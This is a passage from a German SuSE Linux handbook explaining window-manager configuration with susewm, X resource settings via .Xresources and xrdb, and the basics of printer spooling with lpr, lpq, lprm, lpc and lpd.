### 10.5 Windowmanager konfigurieren mit susewm

#### Was ist susewm?

Das Programm **susewm** vereinfacht den Umgang mit den Windowmanagern **Fvwm**, **Fvwm2**, **Fvwm95**, **Bowman**, **AfterStep (afterstep)**, **Ctwm** und **Mwm**<sup>8</sup>, **Kwm**.<sup>9</sup>

Da Fvwm, Bowman und AfterStep bzw. Fvwm2 und Fvwm95 jeweils auf demselben WM basieren, und Fvwm2 der Nachfolger von Fvwm ist, werden die fünf WM ähnlich konfiguriert und bieten ähnliche Features an.

Andererseits haben sie jedoch auch z. T. erhebliche Unterschiede bei der Konfiguration. Damit der Benutzer die gemeinsamen Fähigkeiten aller acht WM nutzen kann, ohne jedoch fünf verschiedene Konfigurationsdateien zu verwalten, faßt **susewm** durch eine abstrakte Makrosprache die Konfiguration der fünf WM weitestgehend zusammen.

Mehr noch. Selbst die gänzlich unterschiedlichen WM **Ctwm**, **Mwm** und **Kwm** werden ebenfalls mit **susewm** konfiguriert. Allerdings bezieht sich deren Konfiguration nur auf die automatisch generierten Menüs. Desweiteren können die Menüs für diese Windowmanager nicht aus dem Menü (z.B. in Fvwm2) heraus generiert werden, sondern diese werden immer nur systemweit durch **SuSEconfig** angelegt.

Die Unterschiede in der Konfiguration der einzelnen WM können durch WM-spezifische Statements berücksichtigt werden.

Durch **susewm** werden die Menüs bzw. die vom WM unterstützten Module abhängig von den *tatsächlich* installierten Software-Paketen konfiguriert: Menüeinträge zu nicht installierten Programmen werden *nicht* generiert. Beim Auswählen eines Menüpunkts kann davon ausgegangen werden, daß das ausgewählte Programm vorhanden ist und gestartet wird.

Weitere besondere Features des Pakets **susewm** sind:

- Konfiguration von acht Windowmanagern: **Fvwm**, **Fvwm2**, **Fvwm95**, **Bowman**, **AfterStep**, **Ctwm**, **Mwm**, **Kwm**
- Ein zentrales Bibliotheksverzeichnis für alle WM, einheitliche Makros für unterschiedliche Konfigurationsdateien
- Zusätzliche Konfigurationsdateien für die einzelnen WM, um deren Eigenheiten und Besonderheiten zu berücksichtigen
- Berücksichtigen zusätzlicher Quelldateien<sup>10</sup> im Gesamtsystem bei der automatischen Konfiguration (über Variablen in `/etc/rc.config`)
- Berücksichtigen von Quelldateien für den einzelnen Benutzer bei der automatischen Konfiguration (im Benutzerverzeichnis)

---

<sup>8</sup> Der MWM ist Teil des kommerziellen Produkts **Metrolink Motif** bzw. **Metrolink Motif Runtime Libraries**.

<sup>9</sup> Der Pseudo-WM **CDEsim** (`cdesim`) soll hier vorerst ausgeklammert werden. Näheres dazu findet man nach der Installation des Paket `cdesim`, Serie `xwm`, im Verzeichnis `/usr/doc/packages/cdesim`.

<sup>10</sup> Mit Quelldateien werden hier WM-Konfigurationsdateien im allgemeinen bezeichnet. Für eine Verwendung durch **susewm** sind insbesondere Dateien im **susewm**-Format geeignet.

- Erzeugen benutzerspezifischer Konfigurationsdateien unter weitgehender Berücksichtigung der vom Benutzer gemachten Veränderungen (an alten Konfigurationsdateien)
- Einheitliche Bedienung aller sieben Windowmanager
- Miteinbeziehung von verbreiteten kommerziellen Programmen, die nicht im Lieferumfang von SuSE Linux enthalten sind, bei der Generierung der Menüs.
- Beliebiges Hin- und Herwechseln zwischen den unterstützten Windowmanagern zur Laufzeit ohne Startskripten wie z. B. `~/xinitrc` ändern zu müssen.
- Neue, übersichtlichere **m4**-Makros.

Technisch gesehen ist **susewm** ein Paket aus mehreren Shellskripten, m4-Makros und einer Datenbasis. Auf die Details der m4-Sprache und der Organisation des susewm-Pakets geht diese Beschreibung nicht ein, hier interessiert nur die Anwendung, die auch ohne dieses Wissen auskommt. Wollen Sie mehr wissen, so lesen Sie die Online-Dokumentation, wie in Abschnitt 10.5 beschrieben.

### Wie verwendet man susewm?

**susewm** verwenden Sie in 2 Fällen:

- Sie haben noch keine eigene WM-Konfigurationsdatei, möchten aber eine, um sich eine eigene Arbeitsumgebung einzurichten
- Sie haben bereits eine WM-Konfigurationsdatei, aber inzwischen wurde mit YaST Software installiert oder deinstalliert und die Menüs passen nicht mehr.

### Voraussetzungen

An dieser Stelle wird von folgendem ausgegangen:

- Ihr Linux-System und das X Window System XFree86™ sind fertig installiert, konfiguriert und laufen.
- Sie verwenden als WM den **Fvwm2** (Standardeinstellung in SuSE Linux), haben eventuell noch einen anderen der unterstützten WM installiert.
- Sie haben **susewm** installiert (Standardeinstellung).
- Sie sind als normaler Benutzer (z. B. der bei der Installation mit YaST angelegte Beispielbenutzer) eingeloggt, nicht als der Benutzer `'root'`.
- Sie haben in YaST Deutsch als die Menüsprache eingestellt. Für englische Menüs gilt entsprechendes.

Und so macht man's. Wenn man mit der linken Maustaste auf den Bildschirmhintergrund (engl. *root window*) klickt, poppt ein Menü auf. Dieses hat den Titel 'Arbeitsmenü'. Dort finden Sie die gängigsten (Geschmacksfrage) Programme, die man in seinem Arbeitsleben am Unix-Rechner braucht.

Der letzte Eintrag dieses Menüs ('Fenstermanager') enthält ein Untermenü mit Menüpunkten, die die Funktion bzw. die Konfiguration des gerade laufenden WMs betreffen. Wollen Sie einen anderen WM konfigurieren,

schalten Sie erst zu diesem um (Menüpunkt ‘Andere Windowmanager’). Einer der Menüpunkte heißt ‘Konfiguration’ und verweist wieder auf ein Untermenü.

In diesem Untermenü gibt es mehrere Punkte:

- Mit den ersten Punkten kann man die Dokumentation zu **susewm** am Bildschirm lesen; dort finden Sie viele Details, die hier weggelassen wurden.
- Mit den nächsten Punkten kann man seine benutzereigene Konfigurationsdatei mit Hilfe eines *Editors* verändern.
- Mit weiteren Menüpunkten kann man eine benutzereigene Konfigurationsdatei in deutscher Sprache für den gerade laufenden WM erzeugen lassen.
- Mit dem letzten Menüpunkt kann man eine benutzereigene Konfigurationsdatei in englischer Sprache für den gerade laufenden WM erzeugen lassen.

Dies kann man in Abbildung 10.9 noch einmal anhand des ‘Arbeitsmenüs’ des **Fvwm2** betrachten.




Abbildung 10.9: Der Menüpfad zur WM-Konfiguration

Wenn Sie den zweiten oder dritten Punkt anklicken, taucht ein Fenster auf, in dem dann **mksusewmc** (dieses Programm ist ein Teil des Pakets **susewm**) abläuft. Lesen Sie bitte den angezeigten Text und drücken Sie die entsprechenden Tasten, wenn Sie dazu aufgefordert werden.

Das war's schon. Nun können Sie die eben erzeugte Konfigurationsdatei in Ihrem Benutzerverzeichnis nach Belieben verändern. **susewm** wird beim

nächsten Aufruf diese Änderungen weitestgehend in die neue Konfigurationsdatei einbauen.

Wenn Sie die Vorgaben des Desktops *in Maßen* verändern wollen, müssen Sie zuerst eine eigene Konfigurationsdatei anlegen lassen. Wie das geht, ist oben beschrieben. Erst danach können Sie diese Datei abändern. Wollen Sie eine *komplett andere* Konfigurationsdatei schreiben wollen, verzichten Sie darauf, **susewm** aufzurufen.



### Ein Beispiel

Ein bunter Desktop ist schön und gut, nur was nützt es, wenn die Hardware (Speicher, Prozessor, Festplatte) nicht schnell genug ist? Ein WM sollte schließlich nicht alle Systemressourcen an sich ziehen, indem er z. B. Icons exzessiv verwendet oder animiert.

Deshalb an dieser Stelle ein Tip, was Sie tun können, wenn Sie den Eindruck haben, daß Ihr Rechner beim Starten des **Fvwm2** bzw. **Fvwm95** zu langsam ist. Schuld daran sind wahrscheinlich die mehreren hundert Icons in den Menüs, die alle einzeln geladen werden müssen. Abhilfe können Sie auf drei Wegen schaffen:

- De-installieren Sie das Paket `3dpixms` bzw., wenn Sie die großen Icons auch nicht haben wollen, Paket `3dpixm`.
- Setzen Sie im YaST-Menü 'Administration des Systems', 'Konfigurationsdatei ändern' die Variable **SUSEWM\_XPM=no**, was denselben Effekt hat. Für den Fall, daß Sie die o. g. Variable direkt in der Datei `/etc/rc.config` geändert haben sollten, vergessen Sie bitte nicht, danach **SuSEconfig** aufzurufen.
- Entfernen der Icons aus der Konfigurationsdatei.

Der erste Weg ist einfach: YaST aufrufen, die genannten Pakete deinstallieren, wohlfühlen. YaST sorgt dann zusammen mit **susewm** dafür, daß die systemweite WM-Konfigurationsdatei angepaßt wird. Wenn Sie eine benutzereigene Konfigurationsdatei haben, müssen Sie diese explizit aktualisieren lassen: verwenden Sie das WM-Menü, wie in Abschnitt 10.5 beschrieben.

Der zweite Weg bedarf wohl keines weiteren Kommentars.

Der dritte Weg: Wenn Sie noch keine benutzereigene Konfigurationsdatei haben, lassen Sie sich eine „backen“ wie in Abschnitt 10.5 beschrieben. Dann ersetzen Sie darin alle Menüeinträge, die Icon-Statements enthalten:

wird zu:

Dann sollte der **Fvwm2** bzw. **Fvwm95** wesentlich schneller starten. Und, wie bereits betont, Ihre Änderungen an der persönlichen Konfigurationsdatei bleiben erhalten, wenn Sie **susewm** irgendwann wieder aufrufen!

## 10.6 Allgemeine Konfiguration des X Window System

Wie versprochen, kümmern wir uns jetzt um die Optik und die Funktionen Ihres Desktops – warum von der Stange kaufen, wenn Sie etwas Maßgeschneidertes bekommen können.

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Andere Fenstermanager%small.warning_3d.xpm%" Popup otherwmpopup
+ "Konfiguration%small.checklist2_3d.xpm%" Popup susewmpopup
+ " " Nop
+ "Fvwm2 Neustart%small.restart_suse_3d.xpm%" Restart fvwm2
+ "Fvwm2 und X beenden%small.exit.xpm%" Function QuitSave

end popup thiswmpopup
```

Datei 10.5.1: .fvwm2rc mit Icons für Menüeinträge

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Andere Fenstermanager" Popup otherwmpopup
+ "Konfiguration" Popup susewmpopup
+ " " Nop
+ "Fvwm2 Neustart" Restart fvwm2
+ "Fvwm2 und X beenden" Function QuitSave

end popup thiswmpopup
```

Datei 10.5.2: .fvwm2rc ohne Icons für Menüeinträge

Es gibt zwei Stellen, an denen Sie etwas drehen können:

- Die Voreinstellungen für Applikationen des X Window Systems
- Die WM-Konfigurationsdatei(en), wie schon in Abschnitt 10.2 vorgestellt.

### Voreinstellungen für Applikationen im X Window System

#### Globale Einstellungen

Fast jede Applikation, die für das X Window System programmiert wurde, hat eine voreingestellte Konfiguration. Diese liegt in einer Datei, die zum jeweiligen Anwendungspaket gehört und wird bei der Installation üblicherweise in das Verzeichnis `/usr/X11R6/lib/X11/app-defaults` kopiert.<sup>11</sup> Hier finden sich Dateien wie `Xarchie`. Wie der Name vermuten läßt, handelt es sich hierbei um die zentrale Konfigurationsdatei für die Applikation `xarchie`. Sehen Sie sich diese Datei (z. B. mit `less Xarchie`) einmal an. Dort finden Sie Zeilen wie:

```
Xarchie.color*background: powder blue
```

Lassen Sie sich von den scheinbar kryptischen Zeilen nicht abschrecken; Sie müssen nicht gleich alle verstehen. Jedes Programm unter X ist aus „Widgets“<sup>12</sup> aufgebaut.

Dabei gibt es ein *Hauptwidget*, das ist das Hauptfenster der Applikation, das als allererstes aufgerufen wird. Alle anderen Widgets sind mehr oder weniger

<sup>11</sup> Für solche Pfade lohnt sich meistens das Anlegen eines „Shell-Alias“.

<sup>12</sup> Unter einem Widget muß man sich sowas wie einen „Baustein“ vorstellen.

Kinder dieses einen Hauptfensters. Und daher hat jedes Widget exakt einen *Vorfahren* und keinen, einen oder mehrere *Nachfahren*. Jedes dieser einzelnen Widgets kann mit einem eindeutigen Namen benannt werden.

Um die allgemeine Verwirrung noch ein wenig zu steigern, muß gesagt werden, daß Fenster und Widgets nicht verwechselt werden sollten. Ein Rollbalken (engl. *scrollbar*) z. B. ist ein eigenes Fenster (ein Fenster ohne jegliche Dekoration), ein Widget hingegen kann aus einem Rollbalken und (beispielsweise) einem Textfeld und auch mehr bestehen (komplexes Widget).

Da die Widgets zueinander wie in einem Vererbungsbaum angeordnet sind, spricht man auch von einem Widget-Baum. Jedes Fenster in einer Applikation hat einen im Widget-Baum eindeutigen Namen. Daraus folgt, daß man jedes einzelne Fenster eines Programms mit seinem bestimmten Namen ansprechen kann. In unserer Beispielzeile oben bedeutet das:

- Das erste Wort bis zu dem Punkt (`xarchie`) ist der Name des Toplevel-Widgets (Haupt-Widget) der Applikation **xarchie** (es ist eine *Regel*, Namen von Applikationsvoreinstellungen, die für alle Widgets dieses Typs gelten sollen, groß zu schreiben).
- Nach dem Punkt kommt ' `color` '. Das ist natürlich die Farbe (aber welche?)
- Dann folgt ein Stern, es hätte aber auch ein Punkt kommen können:
  - Ein Punkt bedeutet, daß zwischen diesen zwei Windows in der Hierarchie kein weiteres ist.
  - Ein Stern bedeutet, daß zwischen diesen zwei Windows ein oder mehrere weitere Windows liegen können.
- Das Wort „background“ sagt uns nun endlich, wessen Farbe geändert wird. Hier kann man nun eine definierte Farbe eintragen<sup>13</sup>.

### Benutzerspezifische Einstellungen

Natürlich hat jeder Benutzer auch die Möglichkeit, eigene Einstellungen vorzunehmen. Hierfür existiert im **\$HOME**-Verzeichnis des Benutzers eine Datei `~/.Xresources`. Der ' `.` ' vor dem Namen bedeutet, daß es eine „versteckte“ Datei ist<sup>14</sup>.

In dieser Datei werden nun die benutzereigenen Einstellungen gesetzt. Hier können Sie z. B. sagen, daß alle Fenster als Hintergrund gelb haben, bis auf das Hauptfenster, das rot sein soll.

Um auf unser obiges Beispiel zurückzukommen heißt das, daß man in seiner eigenen Datei `~/.Xresources` die Standardeinstellungen der systemweiten `app-defaults`-Dateien gezielt überschreiben. Setzen Sie z. B. in Ihre `~/.Xresources` die Zeile:

```
xarchie.color*background: gold
```

so wird bei Ihnen (und nur bei Ihnen) die Applikation **xarchie** mit einem goldenen Hintergrund gestartet.

<sup>13</sup> Eine Liste aller in einem X Window System gültigen Farben enthält die Datei `/usr/X11R6/lib/X11/rgb.txt`

<sup>14</sup> Wollen Sie versteckte Dateien ebenfalls aufgelistet haben, müssen Sie dem Befehl `ls` die Option `-a` mitgeben.

Sie können natürlich nicht nur die Farben ändern, sondern nahezu alle Eigenschaften Ihrer Windows. Ein sehr nützliches Programm in diesem Zusammenhang ist der Ressourcen-Editor **editres** (engl. *edit resources*). Mit diesem Programm können Sie sich die Ressourcen einer Applikation anzeigen lassen und gezielt verändern.

Noch einige Beispieleinstellungen, die Sie setzen könnten:

```
Iarchie.color*background: powder blue
Iarchie.color*SimpleMenu*background: wheat
Iarchie.color*Command*background: wheat
Iarchie.color*MenuButton*background: wheat
Iarchie.color*Text*background: wheat
Iarchie*font: 9x15
```

Prinzipiell lassen sich in eben beschriebener Weise fast alle Eigenschaften eines X-Programms bestimmen. In der Realität wird sich dies jedoch meist auf die Einstellungen zu Farben, Zeichensätzen und der Geometrie (Position und Größe) beschränken.

Welche Optionen Sie hierbei haben, zeigt meist die Manpage des jeweiligen Programms oder die entsprechende Datei in den `app-defaults`.

In der Datei `/usr/X11R6/lib/X11/rgb.txt` finden Sie die Namen der gültigen Farben. Einen Überblick über die zur Verfügung stehenden Zeichensätze liefert der Aufruf der Programme **xfontsel** bzw. **xlsfonts**.

### Einstellungen beim Applikationsstart

Eine dritte Möglichkeit, das Aussehen einer Applikation zu beeinflussen, sind direkt beim Start angegebene Parameter. Diese Parameter können Sie natürlich auch in der WM-Konfigurationsdatei angeben, wenn Sie darin Programme starten.

Zum Beispiel können Sie ein Programm explizit mit einer anderen Schrift- und Hintergrundfarbe aufrufen (`bg` = background, `fg` = foreground), sofern das jeweilige Programm dies unterstützt:

```
xterm -bg darkblue -fg white
```

Ergebnis: ein blaues Xterm mit weißer Schrift.

### Wie greifen die Konfigurationsmöglichkeiten?

Prinzipiell werden die systemweiten Einstellung beim Start des X Window System getätigt. Die Einstellungen selbst verwaltet der X-Server in einer Datenbank (engl. *X Resource DataBase*, `xrdb`). Will man, daß geänderte Einstellungen systemweit wirksam werden, so ist es notwendig, die Resource-Datenbank nach dem Ändern von Hand erneut einlesen zu lassen. Dies kann man durch den Befehl

```
tux@erde: > xrdb ~/.Xresources
```

veranlassen.

Die verschiedenen Einstellungen für Applikationen werden beim Aufbau der X-Server-internen Resource-Datenbank beim X-Server-Start in der folgenden Reihenfolge bearbeitet:

- Zuerst werden aus `/usr/X11R6/lib/X11/app-defaults` die systemweiten Voreinstellungen für das jeweilige Programm gelesen.
- Falls Sie in der Datei `~/.Xresources` in Ihrem Benutzerverzeichnis Ihre eigenen Einstellungen stehen haben, so überschreiben diese die systemweiten Einstellungen.
- Werden beim Start der Applikation (z. B. in der Konfigurationsdatei des WM oder beim Aufruf aus der Befehlszeile) explizite Angaben gemacht, so haben diese die höchste Priorität und überschreiben die übrigen Einstellungen.

Das Programm `xrdb` kann Ihnen auch die momentan von Ihnen explizit gesetzten Einstellungen anzeigen lassen:

```
tux@erde: > xrdb -q
```

könnte folgende Ausgabe erzeugen:

```
emacs*geometry: 100x45-5-5
netscape.geometry: 610x760+140+30
xdvi*geometry: 720x895+250+5
```

Zum Abschluß dieses Abschnitts noch ein praktischer Tip:

Sollte es geschehen, daß ein Programm trotz expliziter Änderung von Einstellungen in `~/.Xresources` und Neueinlesens der Resource-Datenbank die Einstellungen (z. B. anderer Zeichensatz) nicht verwirklicht, hilft es oftmals die Groß- und Kleinschreibung der Widget-Namen zu variieren.





**Teil V**

# **Hardware unter Linux**



# Kapitel 11

## Druckerbetrieb

Im Rahmen der Installation mit YaST haben Sie wahrscheinlich bereits die erste Druckerkonfiguration unter Linux hinter sich (vgl. Abschnitt 3.13.1, Seite 83). Dieses Kapitel zeigt nun das Wesentliche der Vorgänge „hinter den Kulissen“: nicht eben jede Einzelheit, aber doch so detailliert, daß Sie das Grundscheema der Abläufe im Druckerbetrieb verstehen können.

### 11.1 Überblick: Schnittstellen, Warteschlangen (Spooling)

#### 11.1.1 Die parallelen Schnittstellen

Der Anschluß eines Druckers an ein Linux-System erfolgt in der Regel über eine parallele Schnittstelle. Diese Schnittstellen sind, wie gewohnt in Unix, über Geräte-Dateien direkt ansprechbar. Ihre Kenngrößen:

| Datei    | major | minor | DOS-Name | IRQ | Ports       |
|----------|-------|-------|----------|-----|-------------|
| /dev/lp1 | 6     | 1     | LPT1     | (7) | 0x378–0x37a |
| /dev/lp2 | 6     | 2     | LPT2     | (5) | 0x278–0x27a |
| /dev/lp0 | 6     | 0     | LPT3     | (5) | 0x3bc–0x3be |

Die Schnittstellen arbeiten standardmäßig im Polling-Betrieb (die CPU muß regelmäßig bei ihnen anfragen, ob ein Datentransfer ansteht). Der Systemverwalter 'root' kann sie mit dem Programm **tunelp** auf den etwas günstigeren Interrupt-Betrieb umstellen sowie weitere Einstellungen zur Leistungssteigerung vornehmen, vgl. die Manpage von **tunelp** (**man tunelp**). Überprüfen Sie aber vorher die IRQ- und Port-Einstellungen an der Schnittstellen-Hardware (das geschieht meist im BIOS oder per Jumper)! Die gebräuchlichen Werte sind in der Tabelle aufgeführt.

Natürlich können Sie nur mit denjenigen Geräten etwas anfangen, hinter denen wirklich eine physikalische Schnittstelle steht. Außerdem muß der Kernel den Treiber **lp** für die parallelen Schnittstellen enthalten, am besten als Modul<sup>1</sup>. Wie Sie dies prüfen können, ist beschrieben in der Drucker-Checkliste (Abschnitt 11.6, Seite 288) am Kapitelende.

<sup>1</sup> Vgl. Abschnitt 13.4.13, Seite 335



Sie können nicht gleichzeitig einen Kernel mit Unterstützung für PLIP (IP-Verbindungen über die parallele Schnittstelle) und die `/dev/lp?` Geräte verwenden. Das gleiche gilt beim Kernel 2.0.x ebenso für andere Geräte am Parallel-Port (CD-ROM-Laufwerke oder ZIP-Drives); denn der PLIP-Treiber, das PPA-Subsystem oder der lp-Treiber würden sich um die Schnittstellen „streiten“.

Sie können zum Test von Schnittstelle und Drucker mit Befehlen wie

```
root@erde: # cat textdatei >/dev/lp1
```

direkt Daten zur Schnittstelle hinausschicken, aber nur als `'root'`. Für Normalbetrieb ist dieses Verfahren in einem Multitasking-System ganz ungeeignet, da jederzeit mit Druck-Wünschen von mehreren Prozessen gleichzeitig zu rechnen ist und am Drucker ein heilloses Durcheinander ausbräche. Statt dessen werden Druckaufträge über *Druckwarteschlangen* (engl. *Queues*) abgewickelt.

### 11.1.2 Spooling-Betrieb, Druckwarteschlangen

Unter Linux werden Drucker, wie auch bei anderen Multitasking-Systemen, über einen „*Spooling*“-*Mechanismus (Druckwarteschlangen)* angesprochen, d. h. die Druckaufträge werden zunächst in temporären Dateien zwischengespeichert und unter Kontrolle eines Steuerprogramms (Dämons) der Reihe nach abgearbeitet. So können mehrere Anwender *gleichzeitig* Druckaufträge an das System schicken, ohne daß es zu Konflikten kommt. Nach dem Abschicken eines Druckauftrags kann der Anwender sofort weiterarbeiten, ohne auf den Drucker warten zu müssen.

Eine Druckwarteschlange besteht aus

- einem Eintrag in `/etc/printcap`, der die Warteschlange definiert;
- einem Verzeichnis, üblicherweise unter `/var/spool`, in das für jeden Druckjob eine Datendatei und eine Steuerdatei gestellt werden.

Jede Warteschlange wird von genau einem Drucker abgearbeitet. Es können mehrere Warteschlangen für ein und denselben Drucker eingerichtet werden. SuSE Linux enthält das BSD-Spooling-System der University of California at Berkeley im Paket `lpr1d`. Es ist grundsätzlich für den *Betrieb übers Netzwerk* angelegt und setzt voraus, daß TCP/IP konfiguriert ist und läuft. Für die Konfiguration ist es nur ein ganz geringer Unterschied, ob Druckwarteschlangen lokal oder auf entfernten Rechnern eingerichtet und verwendet werden sollen.

Die Abarbeitung eines Druckjobs unter Linux erfolgt in drei Schritten:

- Die Datendatei wird in das Verzeichnis einer Druckwarteschlange kopiert und mit einer neuangelegten Steuerdatei zu einem Job vervollständigt.
- Die Datendatei wird nach Maßgabe der Steuerdatei durch ein *Filterprogramm* geschickt, das aus ihr eine Folge von Anweisungen für den betreffenden Drucker (Datei im druckerspezifischen Format, z. B. PostScript) erzeugt. Diese Konvertierung kann mehr als einen Teilschritt umfassen.
- Die druckerspezifische Datei wird, gemäß der Reihenfolge in der Druckwarteschlange, auf den Drucker ausgegeben.

## 11.2 Druckwarteschlangen: Betrieb und Konfiguration

Am besten schauen wir uns einmal der Reihe nach an, bei welchen Stationen ein Druckauftrag auf seinem Weg von der Anwenderdatei zum Drucker vorbeikommt und welche Programme sich Schritt für Schritt um ihn kümmern.

Viele der Einzelheiten, die wir hier der Kürze halber übergehen müssen, finden sich in der Manpage von **lpr** (**man 1 lpr**), der Manpage von **lpd** (**man 8 lpd**) und der Manpage von **printcap** (**man 5 printcap**).

### lpr: Bitte hinten anstellen!

Der **lpr** ist die alltägliche „Anwenderschnittstelle“ zu den vorhandenen Druckwarteschlangen. Im allgemeinen wird ein Job in Auftrag gegeben mit einem einfachen Befehl wie

```
tux@erde: > lpr [-Pwarteschlange] textdatei
```

Wenn Sie die Option **-P** („Printer“, für den Warteschlangen-Namen) weglassen, ist die Voreinstellung der Inhalt der Umgebungsvariablen **\$PRINTER**. Ist diese leer, so wird der traditionelle Standard-Warteschlangennamen **lp** verwendet. Dies gilt übrigens ebenso für **lpq** und **lprm** (s. u.).

Zwischen der Option **-P** und dem Druckernamen *warteschlange* darf *kein* Leerzeichen stehen.



**lpr** prüft anhand der `/etc/printcap`, ob die angegebene Warteschlange vorhanden ist. Wenn ja, erzeugt er für den Job die Steuerdatei (`cf`-Datei) und eine Kopie der Datendatei und übergibt das dem Druckmanager **lpd**, der den Job ins Spool-Verzeichnis der Warteschlange aufnimmt.

Bei besonders großen Druckaufträgen kann es zweckmäßig sein, wenn Sie anstatt einer Kopie Ihrer Datendatei einen symbolischen Link darauf ins Spool-Verzeichnis stellen lassen. Dies leistet die **lpr**-Option **-s**. Natürlich sollten Sie dann auf Schreibzugriffe auf diese Datei verzichten, bis der Druckjob beendet ist!

**lpr** erlaubt Ihnen mit Zusatzoptionen, von Hand einen bestimmten Filter (Druckertreiber) für Ihren Job auszuwählen (dies dürfte nur selten nötig sein). Mehr dazu in der Manpage zum **lpr** und im Abschnitt 11.3 über Filter.

### Zusatz- und Steuertools für den Anwender: Überblick

Zum Verwalten von Druckerwarteschlangen gibt es das nette grafische Programm Paket `xlpq`, Serie `xap`; beachten Sie aber bitte, daß die im folgenden genannten Kommandozeilen-Tools aufgrund zusätzlicher Optionen noch etwas mehr können.

- **lpq** Zeigt eigene Jobs in einer Warteschlange (Option **-P**) an; z. B.:

```
tux@erde: > lpq -Pwarteschlange
```

- **lprm** Löscht eigene Jobs aus einer Warteschlange; z. B.:

```
tux@erde: > lprm -Pwarteschlange 676
```

Wird keine Jobnummer angegeben, so wird der momentan aktive Job, wenn es ein eigener ist, aus der betreffenden Warteschlange gelöscht.

```
warteschlange is ready and printing
Rank Owner Job Files Total Size
active neuling 676 Hallo.txt 259420 bytes
1st neuling 677 brief.dvi 11578 bytes
2nd neuling 683 bild.gif 37464 bytes
```

```
dfA676Aa05005 dequeued
cfA676Aa05005 dequeued
```

- **lpc** (Pfad `/usr/sbin/lpc`) Steuerungsbefehle für Warteschlangen. Für den Warteschlangen-Namen kann dabei auch **all** (= alle) angegeben werden. Die wichtigsten sind:
  - **status warteschlange** Gibt einen Statusbericht. Fehlt die Angabe **warteschlange**, so wirkt das wie **all**, d. h. Statusbericht für alle Warteschlangen.
  - **disable warteschlange** Stoppt die Aufnahme neuer Jobs in die Warteschlange.
  - **enable warteschlange** Gibt die Warteschlange für die Aufnahme neuer Jobs frei.
  - **stop warteschlange** Stoppt das Ausdrucken von Jobs aus der Warteschlange (der gerade im Druck befindliche Job wird noch beendet).
  - **start warteschlange** Nimmt das Ausdrucken von Jobs aus der Warteschlange wieder auf.
  - **down warteschlange** Wirkt wie **disable** plus **stop**.
  - **up warteschlange** Wirkt wie **enable** plus **start**.
  - **abort warteschlange** Wirkt wie **down**, nur daß ein gerade im Druck befindlicher Job sofort abgebrochen wird. Die Jobs bleiben aber erhalten und können nach Restart der Warteschlange (**up**) weiter bearbeitet werden.

Sie können diese Kommandos dem **lpc** gleich in der Kommandozeile mitgeben (z. B. **lpc status**). Oder Sie rufen **lpc** ohne Parameter auf: dann wird ein Dialogmodus mit eigenem Prompt **lpc>** gestartet, der die Eingabe von **lpc**-Kommandos erwartet. Mit **quit** oder **exit** beenden Sie den Dialog.



Für Manipulationen an den Druckwarteschlangen brauchen sie 'root'-Rechte.

### lpd: der Druck-Manager im Hintergrund

Der **lpd** wird beim Systemstart durch das Skript `/sbin/init.d/lpd` aktiviert, wenn in der `/etc/rc.config` gesetzt wurde: **START\_LPD=yes**. Er läuft als Dämon im Hintergrund.

**lpd** stellt beim Start anhand der `/etc/printcap` fest, welche Druckwarteschlangen definiert sind. Seine Aufgabe ist, die Ausführung der gespoolten Jobs zu organisieren:

- er managt die lokalen Warteschlangen: er schickt die Datendatei eines jeden Jobs durch den passenden Filter (festgelegt durch den Eintrag der Warteschlange in `/etc/printcap` sowie durch explizite Angaben in der Job-Steuerdatei) und dann zur Druckerschnittstelle;
- er berücksichtigt die Reihenfolge der Jobs in den Druckwarteschlangen;
- er überwacht den Status der Warteschlangen und Drucker (Datei `status` in den lokalen Spool-Verzeichnissen) und gibt auf Verlangen Auskunft darüber;
- er leitet Druckaufträge an Warteschlangen auf entfernten Rechnern an den dortigen **lpd** weiter;
- er nimmt Druckaufträge von entfernten Rechnern für lokale Warteschlangen an oder weist sie bei ungenügender Autorisierung ab.

*Autorisierung:* Nur Anfragen von entfernten Hosts, die in der Datei `/etc/hosts.lpd` aufgeführt sind, werden angenommen; ein Eintrag des Hosts in `/etc/hosts.equiv` genügt auch, aber dies hat *sehr* weitreichende Folgen für allgemeine Zugriffsmöglichkeiten von diesem Host auf den lokalen Rechner und sollte der Sicherheit wegen möglichst vermieden werden. Zusätze in der Definition der Warteschlange können weiter einschränken auf User einer bestimmten Gruppe oder User mit Accounts auf dem lokalen Rechner.

### Filter: die Arbeitstiere

Die Filterprogramme haben die Aufgabe, die Datendatei eines Jobs in das druckerspezifische Format zu überführen. Ihnen obliegt der Löwenanteil der eigentlichen Bearbeitung des Druckjobs. Sie entsprechen damit von ihrer Funktion her den *Druckertreibern* auf anderen Systemen wie Windows oder OS/2. Zusätzlich haben sie auf Wunsch über die Druckjobs abzurechnen (Umfang, verbrauchte Betriebsmittel ...). Siehe Abschnitt 11.3.

### `/etc/printcap`: Konfiguration der Warteschlangen

